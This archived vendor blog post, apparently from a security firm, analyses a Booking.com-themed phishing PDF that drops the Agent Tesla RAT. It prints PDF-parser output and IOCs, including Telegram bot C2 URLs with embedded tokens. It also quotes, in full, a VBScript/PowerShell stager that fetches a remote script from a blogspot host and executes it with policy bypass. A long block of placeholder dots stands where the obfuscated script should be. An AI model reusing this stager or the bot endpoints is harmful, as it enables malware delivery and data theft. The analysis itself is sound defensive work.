


Online Travelers at Risk: Agent Tesla Malware Attacks Travel Industry

By Mayur Sewani


Published: 2024-02-26 · Archived: 2026-04-05 22:57:17 UTC

Today, we are going to look at one of the similar campaigns which is delivered via email as a PDF attachment and ends up downloading a RAT leaving the system infected.

The email here is an example of scamming and brand impersonation where sender is seeking a refund of a reservation made at **Booking.com** and asking recipient to check the attached PDF for the card statement. Fig.1 shows email containing PDF attachment.



Execution chain



Analyzing malicious PDF

We can dig into attached PDF to find attributes which generally used by malicious actors. Here we are first statically analyzing PDF using [PDFiD](#) which scans the file looking for certain PDF keywords and allows us to identify malicious PDF contents.

```
PDF Header: %PDF-1.5
obj 7
endobj 7
stream 5
endstream 5
xref 0
trailer 0
startxref 1
/Page 0
/Encrypt 0
/ObjStm 1
/JS 0
/JavaScript 0
/AA 0
/OpenAction 1
/AcroForm 1
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/URI 0
/Colors > 2^24 0
```

In Fig. 1, we can see PDF contains 7 obj, 7 endobj, 5 stream, and 1 ObjStm parameters.

Further we can use pdf-parser to view the content of the PDF. In this case, we'll focus on the /ObjStm which generally hides scripts and URLs.

ObjStm from this file contains a script and an embedded URL shown in Fig. 2:

```
python3 pdf-parser.py Booking.com-1728394029.pdf -a -o
This program has not been tested with this version of Python (3.10.12)
Should you encounter problems, please use Python version 3.10.4
Comment: 3
XREF: 0
Trailer: 0
StartXref: 1
Indirect object: 49
Indirect objects with a stream: 37, 39, 46, 1, 49
 23: 39, 4, 5, 7, 8, 10, 11, 12, 17, 18, 19, 20, 22, 23, 24, 26, 38, 41, 42, 43, 44, 45, 48
/Action 12: 3, 13, 21, 25, 30, 31, 32, 33, 34, 35, 36, 40
/Annot 3: 14, 15, 16
/Catalog 1: 2
/ExtGState 1: 47
/Font 3: 27, 28, 29
/ObjStm 1: 1
/Page 1: 9
/Pages 1: 6
/XObject 2: 37, 46
/XRef 1: 49

search keywords:
/JS 2: 13, 19
/JavaScript 3: 7, 13, 19
/AA 2: 14, 15
/OpenAction 1: 2
/AcroForm 1: 2
/Launch 1: 4
/URI 11: 3, 21, 25, 30, 31, 32, 33, 34, 35, 36, 40
bk@pk-virtual-machine:~/Desktop/PDF_Parser$ python3 pdf-parser.py Booking.com-1728394029.pdf -k /URI -o
This program has not been tested with this version of Python (3.10.12)
Should you encounter problems, please use Python version 3.10.4
/URI (https://bit.ly/newbookingupdates)
/URI (https://bit.ly/newbookingupdates)
/URI (https://bit.ly/newbookingupdates)
/URI (https://bit.ly/newbookingupdates)
/URI (https://bit.ly/newbookingupdates)
/URI (https://bit.ly/newbookingupdates)
```

We can also use PDFStreamDumper to check obj streams:

```
7 Objects
3 0 4 127 5 152 6 203 7 241 8 264 9 621 10 736 11 753 12 787 13 804 14 922 15 986
16 1199 17 1271 18 1300 19 1315 20 1420 21 1492 22 1556 23 1570 24 1609 25 1623
26 1687 27 1696 28 1773 29 1827 30 1887 31 1951 32 2015 33 2091 34 2166 35 2230
36 2294 38 2358 40 2395 41 2459 42 2502 43 2539 44 2555 45 2571 47 2596 <</S
/URI/Type /Action/URI (https://bit.ly/newbookingupdates)/Producer (3.0.6 \ (5.0.12
\ ) /ModDate (D:20240106064700+01'00'))>> <</S /Launch/Win 8 0 R>> <</Fields [9 0
R]/DA (/Helv 0 Tf 0 g )/DR 10 0 R>> <</Type /Pages/Kids [9 0 R]/Count 1>>
<</JavaScript 11 0 R>> <</P (vbscript:ExecuteGlobal\("CreateObject
\("WScript.Shell"\).Run"powershell -ep Bypass -c [redacted]
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$(irm htloctmain25.blogspot.com/////////atom.xml) | . [redacted]
\('i*4*44*x'\).replace\('*4*44*', 'e'\);Start-Sleep -Seconds 5"";0:Close"\\)/F
(\\.\.\.\.\.\Windows\System32\mshta)>> <</Resources 12 0 R/MediaBox [0 0 595
842]/Parent 6 0 R/Contents 13 0 R/Type /Page/Annots [14 0 R 15 0 R 16 0 R]>>
<</Font 17 0 R>> <</Names [(CloseScript) 13 0 R]>> <</Font 18 0 R>> <</S
/JavaScript/JS
<6170702E616C65727428224C6574746F7265206E6F6E20E820636F6D7061746962696C652122293B
>/Type /Action>> <</AA 19 0 R/Rect [100 100 200 150]/Type /Annot/Subtype /Link>>
<</AA 20 0 R/P 9 0 R/A 21 0 R/BS 22 0 R/C [0 0 0.003922]/Rect [0 2 594 842]/F
4/Subtype /Screen/IT /Img/M (D:20240105223249-07'00')/MK 23 0 R/CA 1/NM
(1289afc3-ae55-433b-819a-4348200f8cde)/AP 24 0 R/Type /Annot>> <</Type
/Annot/Subtype /Link/A 25 0 R/Rect [87 536 536 718]/BS 26 0 R>> <</Helv 27 0
R/ZAnh 28 0 R>> <</F1 29 0 R>> <</S /.JavaScript/.JS
```

From the objects in the PDF, we can see it uses two different methods to download the next stage payload:


1. User Click on fake pop-up message: Action URL in PDF [/URI/Type /Action/URI (https://bit.ly/newbookingupdates)] which connects to malicious URL https://bit.ly/newbookingupdates and then redirects to https://bio0king[.]blogspot[.]com/ to download next stage javascript payload.

2. Parallely it has embedded vbscript ExecuteGlobal code or in some files JavaScript code to download directly final stage remote powershell payload

Code :”<

```
(vbscript:ExecuteGlobal("CreateObject(\"\"WScript.Shell\"\"").Run\"\"powershell -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;$(irm htloctmain25[.]blogspot[.]com//////////atom.xml) | . \"(i*&*&&*x\").replace(\"*&*&&*', 'e'\");Start-Sleep -Seconds 5\"\",0:Close\"\"))F (\\..\\..\\..\\Windows\\System32\\mshta)>>”
```





Once a user clicks on the link from the PDF, the URL further downloads an Obfuscated JavaScript: Booking.com-1728394029.js

Obfuscated JavaScript

```
1 .....
2 .....
3 .....
4 .....
5 .....
6 .....
7 .....
8 .....
9 .....
10 .....
11 .....
12 .....
13 .....
14 .....
15 .....
16 .....
17 .....
18 .....
19 .....
20 .....
21 .....
22 .....
23 .....
24 .....
25 .....
26 .....
27 .....
28 .....
29 .....
30 .....
31 .....
32 .....
33 .....
34 .....
35 .....
36 .....
37 .....
38 .....
39 .....
40 .....
41 .....
42 .....
43 .....
44 .....
45 .....
46 .....
47 .....
48 .....
49 .....
50 .....
51 .....
52 .....
53 .....
54 .....
55 .....
56 .....
57 .....
58 .....
59 .....
60 .....
61 .....
62 .....
63 .....
64 .....
65 .....
66 .....
67 .....
68 .....
69 .....
70 .....
71 .....
72 .....
73 .....
74 .....
75 .....
76 .....
77 .....
78 .....
79 .....
80 .....
81 .....
82 .....
83 .....
84 .....
85 .....
86 .....
87 .....
88 .....
89 .....
90 .....
91 .....
92 .....
93 .....
94 .....
95 .....
96 .....
97 .....
98 .....
99 .....
100 .....
101 .....
102 .....
103 .....
104 .....
105 .....
106 .....
107 .....
108 .....
109 .....
110 .....
111 .....
112 .....
113 .....
114 .....
115 .....
116 .....
117 .....
118 .....
119 .....
120 .....
121 .....
122 .....
123 .....
124 .....
125 .....
126 .....
127 .....
128 .....
129 .....
130 .....
131 .....
132 .....
133 .....
134 .....
135 .....
136 .....
137 .....
138 .....
139 .....
140 .....
141 .....
142 .....
143 .....
144 .....
145 .....
146 .....
147 .....
148 .....
149 .....
150 .....
151 .....
152 .....
153 .....
154 .....
155 .....
156 .....
157 .....
158 .....
159 .....
160 .....
161 .....
162 .....
163 .....
164 .....
165 .....
166 .....
167 .....
168 .....
169 .....
170 .....
171 .....
172 .....
173 .....
174 .....
175 .....
176 .....
177 .....
178 .....
179 .....
180 .....
181 .....
182 .....
183 .....
184 .....
185 .....
186 .....
187 .....
188 .....
189 .....
190 .....
191 .....
192 .....
193 .....
194 .....
195 .....
196 .....
197 .....
198 .....
199 .....
200 .....
201 .....
202 .....
203 .....
204 .....
205 .....
206 .....
207 .....
208 .....
209 .....
210 .....
211 .....
212 .....
213 .....
214 .....
215 .....
216 .....
217 .....
218 .....
219 .....
220 .....
221 .....
222 .....
223 .....
224 .....
225 .....
226 .....
227 .....
228 .....
229 .....
230 .....
231 .....
232 .....
233 .....
234 .....
235 .....
236 .....
237 .....
238 .....
239 .....
240 .....
241 .....
242 .....
243 .....
244 .....
245 .....
246 .....
247 .....
248 .....
249 .....
250 .....
251 .....
252 .....
253 .....
254 .....
255 .....
256 .....
257 .....
258 .....
259 .....
260 .....
261 .....
262 .....
263 .....
264 .....
265 .....
266 .....
267 .....
268 .....
269 .....
270 .....
271 .....
272 .....
273 .....
274 .....
275 .....
276 .....
277 .....
278 .....
279 .....
280 .....
281 .....
282 .....
283 .....
284 .....
285 .....
286 .....
287 .....
288 .....
289 .....
290 .....
291 .....
292 .....
293 .....
294 .....
295 .....
296 .....
297 .....
298 .....
299 .....
300 .....
301 .....
302 .....
303 .....
304 .....
305 .....
306 .....
307 .....
308 .....
309 .....
310 .....
311 .....
312 .....
313 .....
314 .....
315 .....
316 .....
317 .....
318 .....
319 .....
320 .....
321 .....
322 .....
323 .....
324 .....
325 .....
326 .....
327 .....
328 .....
329 .....
330 .....
331 .....
332 .....
333 .....
334 .....
335 .....
336 .....
337 .....
338 .....
339 .....
340 .....
341 .....
342 .....
343 .....
344 .....
345 .....
346 .....
347 .....
348 .....
349 .....
350 .....
351 .....
352 .....
353 .....
354 .....
355 .....
356 .....
357 .....
358 .....
359 .....
360 .....
361 .....
362 .....
363 .....
364 .....
365 .....
366 .....
367 .....
368 .....
369 .....
370 .....
371 .....
372 .....
373 .....
374 .....
375 .....
376 .....
377 .....
378 .....
379 .....
380 .....
381 .....
382 .....
383 .....
384 .....
385 .....
386 .....
387 .....
388 .....
389 .....
390 .....
391 .....
392 .....
393 .....
394 .....
395 .....
396 .....
397 .....
398 .....
399 .....
400 .....
401 .....
402 .....
403 .....
404 .....
405 .....
406 .....
407 .....
408 .....
409 .....
410 .....
411 .....
412 .....
413 .....
414 .....
415 .....
416 .....
417 .....
418 .....
419 .....
420 .....
421 .....
422 .....
423 .....
424 .....
425 .....
426 .....
427 .....
428 .....
429 .....
430 .....
431 .....
432 .....
433 .....
434 .....
435 .....
436 .....
437 .....
438 .....
439 .....
440 .....
441 .....
442 .....
443 .....
444 .....
445 .....
446 .....
447 .....
448 .....
449 .....
450 .....
451 .....
452 .....
453 .....
454 .....
455 .....
456 .....
457 .....
458 .....
459 .....
460 .....
461 .....
462 .....
463 .....
464 .....
465 .....
466 .....
467 .....
468 .....
469 .....
470 .....
471 .....
472 .....
473 .....
474 .....
475 .....
476 .....
477 .....
478 .....
479 .....
480 .....
481 .....
482 .....
483 .....
484 .....
485 .....
486 .....
487 .....
488 .....
489 .....
490 .....
491 .....
492 .....
493 .....
494 .....
495 .....
496 .....
497 .....
498 .....
499 .....
500 .....
501 .....
502 .....
503 .....
504 .....
505 .....
506 .....
507 .....
508 .....
509 .....
510 .....
511 .....
512 .....
513 .....
514 .....
515 .....
516 .....
517 .....
518 .....
519 .....
520 .....
521 .....
522 .....
523 .....
524 .....
525 .....
526 .....
527 .....
528 .....
529 .....
530 .....
531 .....
532 .....
533 .....
534 .....
535 .....
536 .....
537 .....
538 .....
539 .....
540 .....
541 .....
542 .....
543 .....
544 .....
545 .....
546 .....
547 .....
548 .....
549 .....
550 .....
551 .....
552 .....
553 .....
554 .....
555 .....
556 .....
557 .....
558 .....
559 .....
560 .....
561 .....
562 .....
563 .....
564 .....
565 .....
566 .....
567 .....
568 .....
569 .....
570 .....
571 .....
572 .....
573 .....
574 .....
575 .....
576 .....
577 .....
578 .....
579 .....
580 .....
581 .....
582 .....
583 .....
584 .....
585 .....
586 .....
587 .....
588 .....
589 .....
590 .....
591 .....
592 .....
593 .....
594 .....
595 .....
596 .....
597 .....
598 .....
599 .....
600 .....
601 .....
602 .....
603 .....
604 .....
605 .....
606 .....
607 .....
608 .....
609 .....
610 .....
611 .....
612 .....
613 .....
614 .....
615 .....
616 .....
617 .....
618 .....
619 .....
620 .....
621 .....
622 .....
623 .....
624 .....
625 .....
626 .....
627 .....
628 .....
629 .....
630 .....
631 .....
632 .....
633 .....
634 .....
635 .....
636 .....
637 .....
638 .....
639 .....
640 .....
641 .....
642 .....
643 .....
644 .....
645 .....
646 .....
647 .....
648 .....
649 .....
650 .....
651 .....
652 .....
653 .....
654 .....
655 .....
656 .....
657 .....
658 .....
659 .....
660 .....
661 .....
662 .....
663 .....
664 .....
665 .....
666 .....
667 .....
668 .....
669 .....
670 .....
671 .....
672 .....
673 .....
674 .....
675 .....
676 .....
677 .....
678 .....
679 .....
680 .....
681 .....
682 .....
683 .....
684 .....
685 .....
686 .....
687 .....
688 .....
689 .....
690 .....
691 .....
692 .....
693 .....
694 .....
695 .....
696 .....
697 .....
698 .....
699 .....
700 .....
701 .....
702 .....
703 .....
704 .....
705 .....
706 .....
707 .....
708 .....
709 .....
710 .....
711 .....
712 .....
713 .....
714 .....
715 .....
716 .....
717 .....
718 .....
719 .....
720 .....
721 .....
722 .....
723 .....
724 .....
725 .....
726 .....
727 .....
728 .....
729 .....
730 .....
731 .....
732 .....
733 .....
734 .....
735 .....
736 .....
737 .....
738 .....
739 .....
740 .....
741 .....
742 .....
743 .....
744 .....
745 .....
746 .....
747 .....
748 .....
749 .....
750 .....
751 .....
752 .....
753 .....
754 .....
755 .....
756 .....
757 .....
758 .....
759 .....
760 .....
761 .....
762 .....
763 .....
764 .....
765 .....
766 .....
767 .....
768 .....
769 .....
770 .....
771 .....
772 .....
773 .....
774 .....
775 .....
776 .....
777 .....
778 .....
779 .....
780 .....
781 .....
782 .....
783 .....
784 .....
785 .....
786 .....
787 .....
788 .....
789 .....
790 .....
791 .....
792 .....
793 .....
794 .....
795 .....
796 .....
797 .....
798 .....
799 .....
800 .....
801 .....
802 .....
803 .....
804 .....
805 .....
806 .....
807 .....
808 .....
809 .....
810 .....
811 .....
812 .....
813 .....
814 .....
815 .....
816 .....
817 .....
818 .....
819 .....
820 .....
821 .....
822 .....
823 .....
824 .....
825 .....
826 .....
827 .....
828 .....
829 .....
830 .....
831 .....
832 .....
833 .....
834 .....
835 .....
836 .....
837 .....
838 .....
839 .....
840 .....
841 .....
842 .....
843 .....
844 .....
845 .....
846 .....
847 .....
848 .....
849 .....
850 .....
851 .....
852 .....
853 .....
854 .....
855 .....
856 .....
857 .....
858 .....
859 .....
860 .....
861 .....
862 .....
863 .....
864 .....
865 .....
866 .....
867 .....
868 .....
869 .....
870 .....
871 .....
872 .....
873 .....
874 .....
875 .....
876 .....
877 .....
878 .....
879 .....
880 .....
881 .....
882 .....
883 .....
884 .....
885 .....
886 .....
887 .....
888 .....
889 .....
890 .....
891 .....
892 .....
893 .....
894 .....
895 .....
896 .....
897 .....
898 .....
899 .....
900 .....
901 .....
902 .....
903 .....
904 .....
905 .....
906 .....
907 .....
908 .....
909 .....
910 .....
911 .....
912 .....
913 .....
914 .....
915 .....
916 .....
917 .....
918 .....
919 .....
920 .....
921 .....
922 .....
923 .....
924 .....
925 .....
926 .....
927 .....
928 .....
929 .....
930 .....
931 .....
932 .....
933 .....
934 .....
935 .....
936 .....
937 .....
938 .....
939 .....
940 .....
941 .....
942 .....
943 .....
944 .....
945 .....
946 .....
947 .....
948 .....
949 .....
950 .....
951 .....
952 .....
953 .....
954 .....
955 .....
956 .....
957 .....
958 .....
959 .....
960 .....
961 .....
962 .....
963 .....
964 .....
965 .....
966 .....
967 .....
968 .....
969 .....
970 .....
971 .....
972 .....
973 .....
974 .....
975 .....
976 .....
977 .....
978 .....
979 .....
980 .....
981 .....
982 .....
983 .....
984 .....
985 .....
986 .....
987 .....
988 .....
989 .....
990 .....
991 .....
992 .....
993 .....
994 .....
995 .....
996 .....
997 .....
998 .....
999 .....
1000 .....
```

It contains very long name arrays and string concatenation.

- Stage 2 (Lure) – Malicious attachments associated with these attacks are identified and blocked.
- Stage 3 (Redirect) - The redirection to the BlogSpot URL is categorized and blocked under security classification.
- Stage 5 (Dropper File) - The dropper files are added to Forcepoint malicious database and are blocked.
- Stage 6 (Call Home) - Blocked C&C abused telegram private chat rooms

IOCs

Spoofer Senders:

Paola@intel-provider[.]com
booking[.]com@stellantis[.]com
booking[.]com@urbanstayshotel[.]com
Booking[.]com@b00king[.]biz
Booking[.]com@bitlabwallets[.]com
Booking[.]com@drokesoftware[.]com
Booking[.]com@generalistributes[.]com

PDF Hashes

f7c625f1d3581aa9a3fb81bb26c02f17f0a4004e
c82467b08c76b2e7a2239e0e1c7c5df7519316e2
7e031b1513aa65874e9b609d339b084a39036d8f

6d57264a6b55f7769141a6e2f3ce9b1614d76090

JavaScript Hashes

a1c7b79e09df8713c22c4b8f228af4869502719a

67ccb505a1e6f3fa18e2a546603f8335d777385b

9907895c521bddd02573ca5e361490f017932dbe

PowerShell Hashes

a1919c59ab67de195e2fe3a835204c9f1750f319

83e8d610343f2b57a6f6e4608dec6f030e0760da

9753ef890a63b7195f75b860e255f0b36a830b37

DLL Hashes

a7dd09b4087fd620ef59bed5a9c51295b3808c35

ffcd7a3a80eb0caf019a6d30297522d49311feec

c441863097e7cab51728656037c01ffa257ffcbbf

Malicious URLs

hotelofficeewn[.]blogspot[.]com//////////atom.xml

bo0kIng[.]blogspot[.]com/
bit[.]ly/newbookingupdates
bio0king[.]blogspot[.]com/
htloctmain25[.]blogspot[.]com//////////atom.xml
bitbucket[.]org!/api/2.0/snippets/nigalulli/eqxGG9/a561b2b0d79b4cc9062ac8ef8fbc0659df660611/files/file
booking-c.blogspot[.]com////////atom[.]xml
htlfeb24[.]blogspot[.]com//////////atom.xml
bit[.]ly/newbookingupdate
4c1c6c2c-3624-42cb-a147-0b3263050851[.]usrfiles[.]com/ugd/4c1c6c_a6f8a2e6200e45219ab51d2fea9439ff.txt

C2s

Api[.]telegram[.]org/bot6796626947:AAGohe-IHhj5LD7VpBLcRBukReMwBcOmiTo/sendDocument
Api[.]telegram[.]org/bot6775303908:AAHd23oi4Hfc-xrVIpxaoy_LMKRuUmb2KZM/sendDocument

Source: <https://www.forcepoint.com/blog/x-labs/agent-tesla-malware-attacks-travel-industry>